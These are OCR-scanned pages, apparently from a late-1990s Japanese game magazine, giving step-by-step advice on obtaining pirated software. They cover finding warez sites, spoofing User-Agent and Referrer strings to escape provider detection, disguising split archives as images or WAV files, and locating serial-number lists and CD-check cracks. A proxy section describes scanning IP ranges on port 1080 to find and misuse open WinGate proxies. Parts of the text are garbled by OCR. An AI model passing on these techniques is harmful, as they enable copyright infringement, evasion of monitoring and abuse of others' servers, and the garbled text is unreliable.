
5〜10ただし、ウェアーズサイトにリンクしている裏ページは存在する。検索でこれらの裏ページを探し出し、そこからウェアーズサイトをたどればよいのだ。キーワードを「裏リンク」、「割れ津」、「W@R3Z」などの隠語にして検索してみると、やはりヒットした。


11日本のウェアーズサイトは、基本的に削除と移動を繰り返している。デッドリンクも多いが、一度発見するとイモヅル式に捕捉することができるのである。

GetRight

http://www.headlightsw.com/getright.html








もっとも有名なダウンロード支援ツールが『GetRight』だろう。だが、このところウェアーズサイトで『GetRight』を使うことは、ウェアーズを行う者にとって好ましいことではなくなっている。


プロバイダ側もウェアーズに頭を悩ませている。少しでもウェアーズと思われるサイトを発見したら、強制削除も辞さない構えである。これはGeocitiesやXOOMなどの無料ホームページを提供しているサーバに顕著にみられる傾向だ。プロバイダはサーバのログをつねに監視し、ダウンロードにツールを使っているだけで、削除の対照となってしまうほどなのである。

とくに『GetRight』の場合は、ユーザーがどのソフトを使ってダウンロードしているかという「User-Agent」や、どこのサイトからダウンロードしているのかという「Referrer」文字列から、プロバイダが削除の対象としてピックアップしやすい傾向にある。そのため、ウェアーズの世界では『GetRight』の実行ファイルにパッチをあてることによって、これらの環境変数を変えてしまうのが常識になっている。

言い替えれば「ダウンロードに『GetRight』を使うとプロバイダに消されるから、そのまま使うな」というわけだ。ウェアーズを行うものと管理者との戦いは、はてしなく続く。

Down





ReGet Pro


http://www.reget.com/jp/

『GetRight』が使えなくなったいま、一般的に使われているダウンロード支援ツールが『ReGet』である。これは「User-Agent」や「Referrer」文字列をユーザーが自由に設定することができるほか、『LaGrList』を併用することで分割ファイルのダウンロードも超簡単になるという、まさにウェアーズにうってつけのツールである。


方法はメニューから「ダウンロード」－「標準のプロパティを変更」を選択し「HTTP」のタブをクリックする。するとUser-Agentなどを設定する画面があらわれる。ここでUser-Agent文字列を「MSIE4」または「Netscape4」に、Referrer文字列をGeocitiesのホームページなら「http://www.geocities.com/」などに変更すれば、大量のデータのやり取りが行われていても、サーバからウェアーズサイトとして特定するのは困難になるというわけだ。

LaGrList

http://www2s.biglobe.ne.jp/~kohei/



まずはウェアーズサイトのリスト"*.lst"ファイルを手に入れて…。




リストを『LaGrList』にドロップすれば自動的にダウンロードされる。

enProxy

http://www.vbug.or.jp/users/e-nash/

『enProxy』は、HTTPプロクシや「User-Agent」や「Referrer」といった環境変数をリアルタイムに変更できるツールである。各ブラウザやダウンロードツールなどのソフトごとに環境変数を設定するタイプではなく、HTTPプロクシを使用するどんなソフトにでも使うことができる。もちろん『enProxy』を使うたびに、再起動する必要もない。



ダウンロードの落とし穴

普通のダウンロードサイトとは違ってWebjumpでは、ファイルのURLアドレスがひんぱんに変わるというユニークな特徴を持っている。通常のWebページにアクセスする際には問題ないのだが、Webで使用される拡張子（＊.gifなど）以外のファイル名を直接指定した場合、ファイルを格納しているアドレスがズレてしまうのである。

たとえば、

http://gamelabo.webjump.com/ファイル名

というファイルをダウンロードしようとした場合、

http://freehosting★★.at.webjump.com/ga/gamelabo-webjump/ファイル名

という感じだ。これではたとえファイルがあっても、ダウンロードすることはできない。

この場合、実際にWebjumpのページ（どこでもよい）にアクセスして、ページ内のリンクにカーソルを合わせ、ブラウザのステータスバーに表示されるURLをみると、現在のリンクアドレスがわかる。これを参考にして本当のアドレスを入力すればよい。この仕様はウェアーズ対策というわけではないだろうが…。


ウェアーズサイトのなかには、ウェブページのなかにファイルへのリンクを隠しているものもある。普通はHTMLのソースを表示させて細かくチェックするのだが、目で見るだけでは見落とすことも多いだろう。Internet Explorer 4.0用の『Power Toys』を使えば、これらの隠しリンクも右クリックから“List”コマンド一発で見破ることが可能になる。

Internet Explorer4.0 PowerToys

http://www.microsoft.com/windows/ie/ie40/powertoys/

Load


CRCでファイルを検証！



http://www.vector.co.jp

http://members.xoom.com/biotwo/

http://www2s.biglobe.ne.jp/~kohei/



「CRC」とはファイル転送のエラーをチェックするための方式の1つである。AT互換機のメモリなどで使われる「パリティ」などと同じようなものと考えるとわかりやすいだろう。

ウェアーズではRARなどで分割された大量のファイルをやり取りするため、転送にエラーがあった場合、どのファイルでエラーがあったのか調べることが難しい。そこでCRCのチェックサムを利用して、ファイル転送が成功したのかどうかチェックするわけだ。ウェアーズサイトには、分割されたファイルとともにCRCのチェックデータが入ったテキストファイルが同時にアップロードされるのが、常識になっている。


方法は、まずダウンロードしたファイルを『FCRC』や『WinCRC』といったソフトを使って、CRCファイルを出力する。次に『LaCRC』を使って、生成されたCRCファイルとウェアーズサイトからダウンロードされたCRCファイルを比較する。ダウンロードに成功していれば、同じ値になるはずだ。

Archives & Extract

圧縮・解凍の定番ツール
WinRAR
http://www.rar.de/

もはやウェアーズで定番となった感のある圧縮・解凍ツール。ほとんどのウェアーズはこれで解凍できる。メニュー表示などを日本語化するキットも公開されている（http://www.geocities.co.jp/Playtown/6671/）。

最初の拡張子は「＊.rar」で、以降「＊.r00」～「＊.r99」。「＊.s00」～と増加する。



ZIPやLHAよりも1～3割増しの高圧縮率を誇り、任意のファイルサイズで分割できることから、あっという間に定番となった。

ファイルが隠されていればファイル名が表示され、クリック1つで取り出せる。

クリックしても、ファイルがダウンロードされずに画像が表示される。RARや『SU昆布』と併用されることが多い。


もっともポピュラーな隠匿ツール
JPEG Direct Annex
http://hp.vector.co.jp/authors/VA007786/

ウェアーズのなかには、自らを隠すため、ファイルをJPEG画像のなかに埋め込んでいるものがある。これだとダウンロードしても、表面上はたんなるJPEGファイルとしか認識されない。そこでこのツールが必要になるのだ。

ウェアーズ専用分割ツール
御茶義理
http://www.geocities.com/Area51/Dreamworld/5808/


ファイル分割ソフトだが、分割されたファイルを戻すパッチファイル、アップするURLリスト、そしてCRC出力ファイルも自動的に作成するなど、まさにウェアーズ専用ツールといってもよい機能を持つ。

正規のヘッダはGIRファイルに記録される。CRCとともにアップされている。



GIRやCRCファイルなどを同一のディレクトリに置き、御茶義理を起動すれば連結とエラーチェックまで行ってくれる。

複数のファイルをドラッグ&ドロップで変換することもできるぞ。



ウェアーズのRARは、ファイル名に本当の拡張子が記載されていることが多い。このソフトもRARはファイル名から判断する。


拡張子一括変更ツール
ExtChange
http://members.xoom.com/biotwo/

拡張子が変更されたファイルをドロップすると、ファイルのヘッダの部分を読み込んで、それがどのようなファイルかを判断し、正しい拡張子に変更する。判別できるファイルの種類はLZH、ZIP、RAR、MP3、YZ1の5つ。

究極のウェアーズ隠匿ツール
Su昆布
http://members.xoom.com/biotwo/

RAR専用のファイルリネームツール。RARで圧縮・分割されたファイルを“XXXrar.wav”、“XXXr00.wav”…と一括してリネームする。もちろん、逆にフェイクされたファイルネームを一括してRARに戻すこともできる。

RARのほかにも『CD革命ヴァーチャル』のファイル名変換も可能だ。



ダミーの拡張子を1ファイルずつランダムで設定することもできる。ここまでやると普通の管理者には発見できないだろう。


CRCも生成するファイル分割ツール

ぽこにゃん

http://www.geocities.co.jp/SiliconValley-PaloAlto/9669/

ファイル分割・結合ツール。ランダムサイズ分割機能、JPEGなどのファイル埋め込みによるマスク機能、ファイル付加機能など、ウェアーズに特化した仕様が目をひく。分割ファイルごとにCRCチェックも行ってくれる。

ランダムなサイズに分割することにより、ウェアーズの特定が一段と難しくなる。



ファイル先頭に画像などのデータを埋め込むこともできる。インプラントJPEGなどよりよっぽどタチが悪い。

ウェアーズアップロード支援ツール

巨泉

http://www.geocities.co.jp/SiliconValley-PaloAlto/9669/

『巨泉』とはウェアーズ用のアップロード支援ツール。ファイルを容量ごとにいくつかのフォルダに分配してアップロードしやすくするほか、ファイルへのリンクが貼られたHTMLも自動的に作成してくれる。

HTMLは毎回異なったものが生成される。別名「闇鍋エンジン」。

出力されるファイルリストから、簡単にウェアーズダウンロード用のURLリストを作ることもできる。

新型のファイル圧縮・展開ツール

ACE

http://www.winace.com/

最近新しく登場したファイル圧縮形式。圧縮されたアーカイブの拡張子は“＊.ace”となる。圧縮率も高く速度も速い。UNACEのDLLファイルも公開され、今後さまざまな解凍ツールがDLLを使って対応してくるだろう。

ACE形式は最初、海外の美少女ゲームのウェアーズで使われはじめた。

Windows版もver0.9βが公開されている。ユーザーインターフェースも使いやすい。今後の普及が予想される。


優秀なファイル分割ツール

Jydivide

http://village.infoweb.ne.jp/~jy/

これもファイル分割ソフトである。分割するファイルサイズを自由に設定できる。拡張子が“＊.d00”、“＊.d01”…というファイルの復元には、このソフトが必要になる。いまいちマイナーだが、それだけに狙われるのだ。

本来はメディアごとに異なる大きさで分割できるなど便利なツールなのだが…。



Jydivide自己復元型分割データがあれば、自己復元型分割ファイルを作成することもできる。


“＊.yz1”の拡張子はこれで！

DeepFreezer

http://member.nifty.ne.jp/yamazaki/

拡張子が“＊.yz1”となっている圧縮ファイルを解凍するツールがこれだ。拡張子がマイナーなのでウェアーズの隠れ蓑に使われているが、もとは圧縮速度が高速で圧縮率も高い優れたアーカイバである。

パスワードを付加することもできる。PGPによるパスワードも設定可能。




圧縮したファイルが正しく解凍できるか、圧縮した内容を比較する機能もある。重要なファイルなどを圧縮した場合、重宝する機能だ。

あらゆるファイルをBMPに！

Noise

http://bluebusysoft.hypermart.net/

フォルダごとBMPに変換などという荒技も可能。応用範囲は広い。



作成したBMPファイルにパスワードもかけられる。もとのファイルがなければ製作者本人でも解読できない強力なもの。


いろいろなファイルをBMPファイルにしてしまうツール。ウェアーズではファイルの隠匿に用いられる。比較的最近のツールなのだが、すでに本来の使用法とは違うところで活用されている。


Serial NumberZ


ダウンロードしたウェアーズは、そのままでは使うことができない。パソコンのソフトウェアにはたいていシリアル番号によるプロテクトがかかっているからだ。しかし、インターネットにおいては、シリアル番号のプロテクトなど何の意味もない。“Serialz”や“尻有”などをキーワードにサーチすれば、専門のサイトが山のように現れるだろう。

シリアルナンバーをテーマにした裏掲示板では、「○○のシリアル教えてください」といった形で、日々さまざまなソフトのシリアルナンバーに関する情報交換が行われている。しかし、シリアル番号という情報の位置付けということもあり、現在の法律で規制するのはなかなか難しい。

さらに一週間ごとに更新されるシリアル番号ニュース『週刊しりある』や、月に1回ペースで更新される『CARJ』など、アンダーグラウンドな世界にはいくつか有名なシリアル集が存在している。これが何月何日バージョンというような形でさまざまなところにアップロードされ、どれだけ速く最新バージョンを手に入れるかが一種のステイタスになっているのである。







また、これまでテキストデータのみであったシリアル集にも『KK-Serialz』や『Hack User』、『Yellows』など、テキストに簡単な検索機能をつけてデータベース化した海賊アプリが数多く登場してきた。ソフト自体は他愛もないものだが、その更新速度が半端ではないところに脅威を感じる。

ソフトによってはCDチェックが必要なものもあるが、たいていはプログラムを書き替えてCDチェックそのものをはずしてしまった形でアップロードされている。どうしてもCD-ROMが必要なソフトは、『CD革命ヴァーチャル』などハードディスクのなかに仮想的にCD-ROMを作成するアプリケーションの形（＊.fcd）で流通している。これならCD-ROMのイメージそのままなので、CDチェックも無力化できてしまうのだ。

「レベル100になる本 1999」

『ファイナルファンタジーVIII』徹底改造

ゲームラボ編集部責任編集

『ファイナルファンタジーVII』
デバッグモード・G.F全部・サイファーいつでも使える・どこでもセーブ&いれかえ・マップセレクト・ザコ敵でない・ブラックウィドウ瞬殺・待ち時間なしでG.F召還・セルフィ縦回転
『ドラゴンクエストモンスターズ　～テリーのワンダーランド～』
ステータス最大・モンスター全部・デバックモードに入る
『R4 ~RIDGE RACER TYPE4~』
いきなりガレージに320台・トロフィー全部そろう・デビル&エンジェルカー使用
『エアガイツ』
アイテム自在・経験値もらいほうだい
『チョコボの不思議なダンジョン2』
無敵・アイテム変更
『ダンジョンズ&ドラゴンズ』
重量制限はずす
『テイルズオブファンタジア』
最強勇者・エンカウント率変更
『遊戯王～デュエルモンスターズ』
全カード入手
『ポケモンカードGB』
手持ちのデッキ自由自在

発売決定

定価1000円
3月25日発売

インターネットには さまざまなデータがある

最近世間を騒がせるインターネットがらみの事件。一般のマスコミがいうようにインターネットは匿名性が高く、本当に犯罪の温床となっているのだろうか?

GA T UNDER

検証!! インターネ

見つけたウェアーズデータを持ち帰ることは、難しくない。しかし行なうべきかどうかについて、よく考えてほしい。

しかしそれを見つけられるかどうかは
個人のスキルにかかっているのだ

TE
O
GROUND
ット裏テクニック

そこでネット界に流布するさまざまなアンダーグラウンドテクニックに関するうわさを検証し、実際にどんなことが可能なのかを見ていきたい。

注意！

違法なファイルのアップ・ダウンロードは犯罪行為です。また、このコーナーで紹介するテクニックやCGIプログラムの使用は個人の責任において行なってください。

NEWTTY (dynamic channels, max=256).

GATE OF UNDERGROUND

自己防衛のためのプロクシ活用法

INTERNET

KAZU

ネットサーフィンは楽しい遊びです。たまたま見つけた怪しげなホームページや掲示板にひかれて、つい足を踏み入れてしまったことは誰にでもあることでしょう。「誰も見てないからいいや」と思うなかれ。アクセスした時点で、あなたは足跡を残しているのです。

```
Time: 01/12/97 23:29:10 JST
User:
Host:                    .or.jp
Addr:          .78.90
With: Mozilla/1.22 (compatible;
Page: /~          /index.html
From:
```

あるホームページにアクセスしたときに吐き出された個人情報。何の対処もせずネットサーフィンをすることは、このように自分の情報を垂れ流すことと同義だ。

インターネットには無数の情報が散らばっています。あふれるほどの情報を選別し、自分の必要とするものを安全に得るためには、ある程度の知識がなければなりません。

しかし、特別なスキルがなくとも、ブラウザを起ち上げ、サイトにアクセスする方法さえ知っていれば、適当に情報を得られることも事実です。インターネットが新しいメディアとして一般に紹介されて以来、短い期間に普及したのはその容易さためだともいえるでしょう。

サーバに残るあなたの情報

しかし、ここに思わぬ落とし穴が口を開けて待っています。それは個人情報の漏れ。

私たちが通常ネットサーフィンを行う場合、自分のパソコンから目的のサーバにアクセスしますね。そのとき、サーバ内にIPアドレスをはじめとするさまざまな個人情報がアクセスログとして残ります。そこにはアクセスした日時、接続経路、使っているブラウザの種類、プロバイダのアドレス、さらにはアクセスした者のアカウントまで含まれているのです。

ご存じのとおり、ネット上にアップされている情報には、アクセスしてはいけないものが数多く存在します。そうとは知らず、Web上の違法なファイルにアクセスした場合にも、そのサーバにはIPアドレスなどのアクセスログが残ることに変わりはありません。

基本的に、ホストサーバに残ったログはその管理者以外は見ることができないようになっています。しかし、そのサイトが何らかの理由で警察に摘発され、捜査対象になった場合どうなるでしょうか。アクセスログをもとに、そこのサーバ接続した人間を割り出すことができるのです。つまりあなたにも捜査の手がおよぶ可能性が出てくるといえるでしょう。


ネットプライバシーの問題もなにかと議論されていますが、インターネットを楽しむ際に、自分の個人情報を守ることが重要になってきますね。不要な事故を避けるためには相応の自衛手段が必要です。このコーナーでは、プライバシーを守るためのティップスを紹介しましょう。

プロクシサーバで身元を隠せ!!

ネットサーフをするうえで、1番簡単に身元を隠す方法はプロクシサーバを利用することです。このサーバはクライアントユーザーにかわって目的のホストサーバにアクセスするため、キャッシュ的な役割を果たしています。そのため、トラフィッ

GL特ダネ情報：Windows95版『やくそく』CGフル。レジストリエディタで、HKEY_LOCAL_MACHINE¥SOFTWARE¥May-BeSOFT¥Promise¥savedataの0000～0008までをFFで埋める。(広島県広島市/Gregory)

〈第1図〉プロクシサーバの仕組み



クの軽減と速度の向上を目的に、一般のプロバイダでも導入しているところがあります。

プロクシとは「代理」という意味です。学校や会社などでは、インターネットに代表される外部ネットワークとLANのような内部ネットワークとの境界にファイアーウォールを設けて、外部との情報のやりとりを監視し、規制しています。このサーバに代わって外部ネットワークと情報のやりとりをするために設けられたのがプロクシサーバなのです。このプロクシサーバをとおして外部のサイトにアクセスすることを通称「串を刺す」と呼びます。

では、串を刺すことにより、なぜ身元を隠したまま目的のサイトにアクセスすることができるのでしょうか? 通常、私たちは自分のアカウントからインターネット上のサイトにアクセスします。この場合、アクセスしたサイトに自分のアカウントを含めたアクセスログが残ります。いっぽうプロクシサーバを経由してサイトにアクセスする場合、サイトとのやりとりはプロクシーサーバとサイト間で行われるため、プロクシサーバの情報のみが目的のサーバに残ることになりますね。その結果、自分の身元が隠されるのです。まさに代理といったところでしょうか。

プロクシを選ぶさいに気をつけなければならないことは、きちんと機能しているかどうかということです。手間をかけて串を刺しても、プロクシサーバの意味をなさない場合も実際にあります。そのようなサーバを漏れ串と呼びます。

自分が選んだプロクシサーバがきちんと機能しているのかどうかチェックできるサイトがあるので、串を刺したあと、アクセスして確認してみるとよいでしょう。有名なところでは「確認くん」(http://www.ugtop.com/spill.shtml)あたりを利用してみてください。

実践!! 串を刺してみよう

では、具体的にプロクシの刺しかたを説明しましょう。方法

用語集

●アカウント
コンピュータにログインするために必要な権利。たとえばWebサーバにアクセスしたとき、このIDとパスワードにより認証を受けログインが許可される。インターネットでは、PPP接続に必要な「PPPアカウント」、メール利用に必要な「メールアカウント」などがある。

●アクセスログ
ホストサーバ内に残る、クライアントのアクセス履歴。日時、曜日、アクセス元から途中通過したサーバのIPアドレスなどが含まれる。基本的にサーバ管理者以外は見ることができない。

●IPアドレス
インターネットに公開しているホストに必須のアドレス。ほかのホストと重複することはない。通常3桁までの数値4つで表される。IPアドレスに対応し、文字で表されるのがドメイン名。
例:IPアドレス
000.111.222.232
が
www.aaabbb.ne.jp
に対応。

●ドメイン
インターネットに接続されたサーバにつけられるアルファベット表記の名前。IPアドレスに対応している

●アノニマイザー
匿名Webのこと。プロクシの一種。ネットサーフィンの際に使っている端末のリモートホスト情報などを隠してくれる。匿名性の高さ、安定度において、一般のプロクシサーバより優れている。ただし、人気が高いぶんトラフィックも混雑しがちなので重い。メーラーサービス付きのところもある。

●スクリプト
プログラムやマクロを記述したテキスト。通信ソフトの自動運転用マクロなどが相当する。


●匿名メーラー
無名のアカウントでE-Mailを送ってくれるサービス。別名をアノニマイザーメーラー。

GL特ダネ情報:Windows95版『HighスクールDay's』CGフル。レジストリエディタで、HKEY_LOCAL_MACHINE¥SOFTWARE¥May-Be SOFT¥HighSchoolDays¥savedataをすべてFFで埋める。(広島県広島市/Gregory)


TTV (dynamic channels, max=256).

多段プロクシはこう組む!!

まず、ブラウザを起ち上げて、プロクシ設定ウィンドウを開く。



アドレス入力欄にの方法でURLを記入する。



[設定]をクリック。これでOK。匿名性がアップする。

複数のプロクシを経由して目的のサーバにアクセスすることを多段プロクシという。さらに匿名性を高めるためのテクだ。ここでその方法を伝授しよう。仮に2段にプロキシをかます場合、おのおののサーバのURL(www.proxy1.com＝最初のプロクシサーバ、www.proxy2.com＝2段めのプロクシサーバ、www.abcdef.com＝目的のサーバ)を下のように打ち込む。

http://www.proxy1.com:8080/-_-http://www.proxy2.com:8080/-_-http://www.abcdef.com

要はアクセスする順からURLを打ち込み、おのおのを「-_-」でつなげてやれば、多段プロクシの設定完了というわけだ。8080のポート番号はプロクシサーバによって異なるので、それぞれ合っているものを入力すること。ただし、多段で使えないプロクシも存在するので、いろいろ試してみよう。

にはいくつかあるので、個々のやりかたについて説明します。

●匿名Webを利用する

もっとも手軽に串を刺す方法は匿名Webを利用することです。匿名Webは通常アノニマイザーと呼ばれています。ここをとおしてアクセスすれば、ホストサーバにはアノニマイザーログしか残りません。使いかたはhttp://www.anonymizer.com/などの匿名Webにアクセスして、あとは自分の行きたいURLを打ち込むだけでOK。簡単ですね。

匿名Webを利用するメリットは、ブラウザの設定が必要ないため、手間いらずで串を刺せることです。そのうえ、アノニマイザーには漏れ串が存在しません。けっして元のIPの環境変数を吐き出すことがないので、安心して利用できるのです。ただし、よそのサーバをとおすため転送速度が極端に落ちるのがタマに傷。そのため大きめのファイルをダウンロードしたりすることには向きません。しかし、身を隠すのには高い効果があります。最近は会員制になったところも多く、融通の効かない部分もありますが、転送速度は有料のサーバのほうがいくぶん高いようです。

●ブラウザの設定を変更してプロクシを使用する

次はブラウザの設定を変更してプロクシを使用する方法です。http://www.yahoo.co.jp/やhttp://www.goo.ne.jp/などのサーチエンジンを使用してプロクシサーバをみつけましょう。当たり前ですが、串を刺す際にプロクシサーバは必要です。目当てのサーバがみつかったらそのアドレスをしっかり覚えていてください。そのあとの手順は代表的なブラウザごとに説明します。

NetscapeCommunicatorの場合

1.まず[編集]から[設定]を選択して、[設定]画面内の[詳細][プロクシ]を選択する。
2.[手動でプロクシを選択する]のチェックボックスをオンにして、[表示]をクリックする。設定画面移行後にプロクシサーバを入力する。
3.[OK]をクリックしてプロクシを有効にする。

InternetExplorerの場合

1.コントロールパネルを開いて[インターネット]をクリックする。
2.[接続]の設定を変更する。
4.[詳細]をクリックして[プロクシ設定]を開き、プロクシサーバを入力する。
5.[OK]をクリックしてプロクシを有効にする。

少々面倒臭いかもしれませんが、この手順でプロクシが設定できます。

プロクシサーバのサービスを行っているプロバイダに加入している人はブラウザの設定のみで利用可能です。しかし、そこのプロクシサーバを使うのはやめましょう。串を刺さずにアク

GL特ダネ情報:Windows95版『Re-leaf』CGオールオン。re·data.datをすべてFFで埋める。(石川県七尾市/XINN)

セスしたときと同じIPアドレスが残ることになるので意味がありません。探す際には、プロクシサーバのランキングページや、漏れ串情報を参考にするとよいでしょう。

上級ユーザーになると、プロクシを何か所も経由して重層的に身元を隠す人もいます。これを「多段プロクシ」というのですが、一般のユーザーならそこまで厳重にする必要はありません。経由するプロクシサーバが増えることにより当然かかってくる負荷も大きく、転送速度が極端に遅くなるので、マイナスのほうが大きくなりますから。

●WinGateプロクシを利用する

最近ではかなり減ってしまったものの、いまだWinGateを利用したプロクシサーバは多く存在します。WinGateとはプロクシサーバを立てるソフトで、http://pages.cthome.net/snkにて発表されています。あまりの完成度の高さゆえ、ハッカーやクラッカーなど、アングラ系のユーザーにも人気があるのです。これを利用すれば、身元が判明することはまずないでしょう。

WinGateプロクシはtelnetやIRC、HotLineなどもサポートしているため、数あるプロクシサーバのなかでも群を抜いたアクセスがあります。アクセスが多いあまりに、本来のユーザーがハジかれる事態が起きてしまったこともあったようです。その後改良をかさねたバージョンがリリースされたのですが。この点はさほど改善されていないようです。

利用の手順は、まず、WinGateを使用しているプロクシサーバを探し出さなければなりません。しかし、このサーバをみつけだす場合、サーチエンジンは役に立ちません。サーチのさいにはAGNetToolsを使用してください。このソフトは数多くあるネットツールのなかでも、きわめて優秀なツールで、WinGateサーバのサーチに適しています。アングラ系のサイトでプロクシの話題が活発なところなどで検索してみればすぐにみつかるでしょう。もしくは同様のソフトもあるので地道に探してみてください。

AGNetToolsをダウンロードしたら、サーバを探します。AGNetToolsを起動し、メニューから「TOOL」内の「ServiceScan」を選択しましょう。すると、StartingAddress・EndingAddress・Portなどの項目があらわれます。ここにスキャンするIPアドレスを入力するのですが、どこにサーバがあるのかはわかりません。とりあえず適当に入力してみてください。コツはクラスCの小規模なIPを入力することです。Portには1080とだけ入力しておいてください。

設定が終わったらスキャンを開始しましょう。AGNetToolsの場合、UDP＆TCPと2つのプロトコルを検索してくれるのでUDPとTCP両方がチェックされたものか、TCPのみがチェックされたものを残しておいてください。UDPのみのものは役にたちません。こうして、みつかったプロクシを重ねて設定しておけば、そう簡単にこちらの身元は判明しないでしょう。AGNetToolsのほかにもWinGate検索専用のツールがhttp://www.weasel.org/http://web.aurecvideo.fr/pixel/progs/などにアップロードされているので、これを利用してみるのも

用語集

●ファイアーウォール
LANのような内部ネットワークとインターネットのような外部ネットワークとの間に設置し内部ネットワークを守るセキュリティデバイス。認証されていない者の内部ネットワークへのアクセスを、チェックしたり、データの通過をパスワードなどで制限する。

●WinGate
